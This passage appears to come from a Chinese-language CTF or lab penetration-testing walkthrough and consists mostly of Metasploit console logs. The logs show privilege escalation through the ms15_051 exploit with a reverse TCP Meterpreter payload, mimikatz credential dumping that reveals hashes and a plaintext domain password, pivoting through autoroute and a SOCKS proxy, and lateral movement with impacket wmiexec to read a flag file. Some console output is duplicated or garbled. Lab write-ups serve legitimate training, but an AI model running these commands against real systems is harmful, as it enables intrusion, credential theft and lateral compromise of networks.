- 28 payload/windows/x64/meterpreter/bind_tcp_rc4 . normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
- 29 payload/windows/x64/meterpreter/bind_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
- 30 payload/windows/x64/meterpreter/reverse_http . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
- 31 payload/windows/x64/meterpreter/reverse_https . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
- 32 payload/windows/x64/meterpreter/reverse_named_pipe . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
- 33 payload/windows/x64/meterpreter/reverse_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
- 34 payload/windows/x64/meterpreter/reverse_tcp_rc4 . normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
- 35 payload/windows/x64/meterpreter/reverse_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
- 36 payload/windows/x64/meterpreter/reverse_winhttp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
- 37 payload/windows/x64/meterpreter/reverse_winhttps . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
- msf exploit(windows/local/ms15_051_client_copy_image) > set payload payload/windows/x64/meterpreter/reverse_tcp
- payload => windows/x64/meterpreter/reverse_tcp
- msf exploit(windows/local/ms15_051_client_copy_image) > run
- [-] Handler failed to bind to 192.168.111.25:6666:- -
- [*] Started reverse TCP handler on 0.0.0.0:6666
- [*] Reflectively injecting the exploit DLL and executing it...
- [*] Launching netsh to host the DLL...
- [+] Process 924 launched.
- [*] Reflectively injecting the DLL into 924...
- [+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
- [*] Sending stage (244806 bytes) to 192.168.111.150
- [*] Meterpreter session 2 opened (10.8.0.6:6666 -> 192.168.111.150:49180) at 2026-04-04 20:09:48 +0800
- meterpreter > msf exploit(windows/local/ms15_051_client_copy_image) > use exploit/windows/local/ms15_051_client_copy_image
- [*] Using configured payload windows/meterpreter/reverse_tcp
- msf exploit(windows/local/ms15_051_client_copy_image) > options
- Module options (exploit/windows/local/ms15_051_client_copy_image):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- SESSION yes The session to run this module on
- Payload options (windows/meterpreter/reverse_tcp):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
- LHOST 192.168.85.142 yes The listen address (an interface may be specified)
- LPORT 4444 yes The listen port
- Exploit target:
- Id Name
- -- ----
- 0 Windows x86
- View the full module info with the info, or info -d command.
- msf exploit(windows/local/ms15_051_client_copy_image) > set target Windows\ x64
- target => Windows x64
- msf exploit(windows/local/ms15_051_client_copy_image) > set LHOST 192.168.111.25
- LHOST => 192.168.111.25
- msf exploit(windows/local/ms15_051_client_copy_image) > set LPORT 6666
- sLPORT => 6666
- msf exploit(windows/local/ms15_051_client_copy_image) > set session 1
- session => 1
- msf exploit(windows/local/ms15_051_client_copy_image) > grep meterpreter grep windows grep x64 show payloads
- 24 payload/windows/x64/meterpreter/bind_ipv6_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
- 25 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
- 26 payload/windows/x64/meterpreter/bind_named_pipe . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
- 27 payload/windows/x64/meterpreter/bind_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
- 28 payload/windows/x64/meterpreter/bind_tcp_rc4 . normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
- 29 payload/windows/x64/meterpreter/bind_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
- 30 payload/windows/x64/meterpreter/reverse_http . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
- 31 payload/windows/x64/meterpreter/reverse_https . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
- 32 payload/windows/x64/meterpreter/reverse_named_pipe . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
- 33 payload/windows/x64/meterpreter/reverse_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
- 34 payload/windows/x64/meterpreter/reverse_tcp_rc4 . normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
- 35 payload/windows/x64/meterpreter/reverse_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
- 36 payload/windows/x64/meterpreter/reverse_winhttp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
- 37 payload/windows/x64/meterpreter/reverse_winhttps . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
- msf exploit(windows/local/ms15_051_client_copy_image) > set payload payload/windows/x64/meterpreter/reverse_tcp
- payload => windows/x64/meterpreter/reverse_tcp
- msf exploit(windows/local/ms15_051_client_copy_image) > run
- [-] Handler failed to bind to 192.168.111.25:6666:- -
- [*] Started reverse TCP handler on 0.0.0.0:6666
- [*] Reflectively injecting the exploit DLL and executing it...
- [*] Launching netsh to host the DLL...
- [+] Process 924 launched.
- [*] Reflectively injecting the DLL into 924...
- [+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
- [*] Sending stage (244806 bytes) to 192.168.111.150
- [*] Meterpreter session 2 opened (10.8.0.6:6666 -> 192.168.111.150:49180) at 2026-04-04 20:09:48 +0800Server username: NT AUTHORITY\SYSTEM
九、横向移动
1、抓凭证
开始收集凭据,既然是最高权限直接:- meterpreter > getuid
- Server username: NT AUTHORITY\SYSTEM
- 账户:administrator
- 密码:dc123.com
2、建立路由和代理
建立路由:- meterpreter > load kiwi
- Loading extension kiwi...
- .#####. mimikatz 2.2.0 20191125 (x64/windows)
- .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
- ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
- ## \ / ## > http://blog.gentilkiwi.com/mimikatz
- '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
- '#####' > http://pingcastle.com / http://mysmartlogon.com ***/
- Success.
- meterpreter > creds_all
- [+] Running as SYSTEM
- [*] Retrieving all credentials
- msv credentials
- ===============
- Username Domain LM NTLM SHA1
- -------- ------ -- ---- ----
- Administrator SUN c8c42d085b5e3da2e926022376545 e8bea972b3549868cecd667a64a6a 3688af445e35efd8a4d4e0a9eb90b
- 1f1 c46 754a2f3a4ee
- WIN7$ SUN df77b6923582486e68ee893c88f6e dafaeb42fb90c4d766d8dbbab5a12
- f6f 8c6ecabd08c
- wdigest credentials
- ===================
- Username Domain Password
- -------- ------ --------
- (null) (null) (null)
- Administrator SUN dc123.com
- WIN7$ SUN 22 69 49 d7 98 ab 74 be 32 4a eb 29 8a 0f f6 20 70 29 b4 a2 dd 74 a1 62 59 22 d5 6c cc b7 b
- 9 04 af a5 ba 91 d0 d4 21 3e dc e4 eb a6 d4 41 84 1f cd fe 08 ac 6e 0f 08 e8 d9 3f 53 25 3c
- 4d 06 31 31 9d d2 22 a9 c9 16 39 15 9e 6c 36 3e 00 44 fd fc 5b bc f6 27 c8 d5 7e c2 66 72
- 80 f6 e2 83 3d d9 c0 af 7f 77 82 d4 40 4d 97 65 b6 de ec 9e 46 bb 98 2a 5e cc 3c 62 b2 43 f
- 2 7a 89 82 66 9d cd 38 4e 38 9f 28 45 8e 45 f8 da 23 c8 94 b7 fa a6 f7 3d d2 fe 1d 68 c3 93
- a6 bd 54 b2 8b 0a f0 b4 fb f7 79 fb 67 33 74 7e 19 54 97 04 9e 8a e2 ff d3 de f2 cc 1f 20
- 87 76 54 d1 db 5e b7 5d e5 1b 8b 0a 1c bc 96 0f 52 9e d8 23 5c 07 f4 0a 89 b8 e9 46 a4 f2 e
- 1 d7 22 eb 19 b5 d7 b7 90 42 73 d4 d9 96 92 1f 3d 9d 75 7a d4 91 4f d6 00 8d 71 c3
- tspkg credentials
- =================
- Username Domain Password
- -------- ------ --------
- Administrator SUN dc123.com
- kerberos credentials
- ====================
- Username Domain Password
- -------- ------ --------
- (null) (null) (null)
- Administrator SUN.COM dc123.com
- win7$ SUN.COM 22 69 49 d7 98 ab 74 be 32 4a eb 29 8a 0f f6 20 70 29 b4 a2 dd 74 a1 62 59 22 d5 6c cc b7
- b9 04 af a5 ba 91 d0 d4 21 3e dc e4 eb a6 d4 41 84 1f cd fe 08 ac 6e 0f 08 e8 d9 3f 53 25
- 3c 4d 06 31 31 9d d2 22 a9 c9 16 39 15 9e 6c 36 3e 00 44 fd fc 5b bc f6 27 c8 d5 7e c2 66
- 72 80 f6 e2 83 3d d9 c0 af 7f 77 82 d4 40 4d 97 65 b6 de ec 9e 46 bb 98 2a 5e cc 3c 62 b2
- 43 f2 7a 89 82 66 9d cd 38 4e 38 9f 28 45 8e 45 f8 da 23 c8 94 b7 fa a6 f7 3d d2 fe 1d 68
- c3 93 a6 bd 54 b2 8b 0a f0 b4 fb f7 79 fb 67 33 74 7e 19 54 97 04 9e 8a e2 ff d3 de f2 cc
- 1f 20 87 76 54 d1 db 5e b7 5d e5 1b 8b 0a 1c bc 96 0f 52 9e d8 23 5c 07 f4 0a 89 b8 e9 46
- a4 f2 e1 d7 22 eb 19 b5 d7 b7 90 42 73 d4 d9 96 92 1f 3d 9d 75 7a d4 91 4f d6 00 8d 71 c3
- meterpreter > run autoroute -s 192.168.138.0/24
- [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
- [!] Example: run post/multi/manage/autoroute OPTION=value [...]
- [*] Adding a route to 192.168.138.0/255.255.255.0...
- [+] Added route to 192.168.138.0/255.255.255.0 via 192.168.111.150
- [*] Use the -p option to list all active routes
- msf exploit(windows/local/ms15_051_client_copy_image) > use use auxiliary/server/socks_proxy
- Matching Modules
- ================
- # Name Disclosure Date Rank Check Description
- - ---- --------------- ---- ----- -----------
- 0 auxiliary/server/socks_proxy . normal No SOCKS Proxy Server
- Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy
- [*] Using auxiliary/server/socks_proxy
- msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
- SRVHOST => 127.0.0.1
- msf auxiliary(server/socks_proxy) > set SRVPORT 1080
- SRVPORT => 1080
- msf auxiliary(server/socks_proxy) > set VERSION 5
- VERSION => 5
- msf auxiliary(server/socks_proxy) > run -j
- [*] Auxiliary module running as background job 1.
- [ProxyList]
- # add proxy here ...
- # meanwile
- # defaults set to "tor"
- socks5 127.0.0.1 1080
- find /etc -name "proxychains*" 2>/dev/null
-codec gbk 是为了解决编码的问题。
获得 CMD 之后,查找 Flag 的位置:- proxychains python3 /usr/share/doc/python3-impacket/examples/wmiexec.py SUN/Administrator:'dc123.com'@192.168.138.138 -codec gbk
- C:\Documents and Settings\admin\Desktop 的目录
- 2025/09/14 08:46 15 flag.txt
其实在“内核提权”那一块,我用 AI 进行漏洞的筛选这是比较现代化的做法(/doge),大家也可以尝试用 MSF 自带的 post/multi/recon/local_exploit_suggester 模块,它可以直接在已有的 meterpreter session 上跑,自动比对补丁列表和可用模块,下面是输出结果:- C:\>type C:\Users\admin\Desktop\flag.txt
免责声明:如果侵犯了您的权益,请联系站长,我们会及时删除侵权内容,谢谢合作! |











 提升卡
提升卡 置顶卡
置顶卡 沉默卡
沉默卡 喧嚣卡
喧嚣卡 变色卡
变色卡 千斤顶
千斤顶 照妖镜
照妖镜


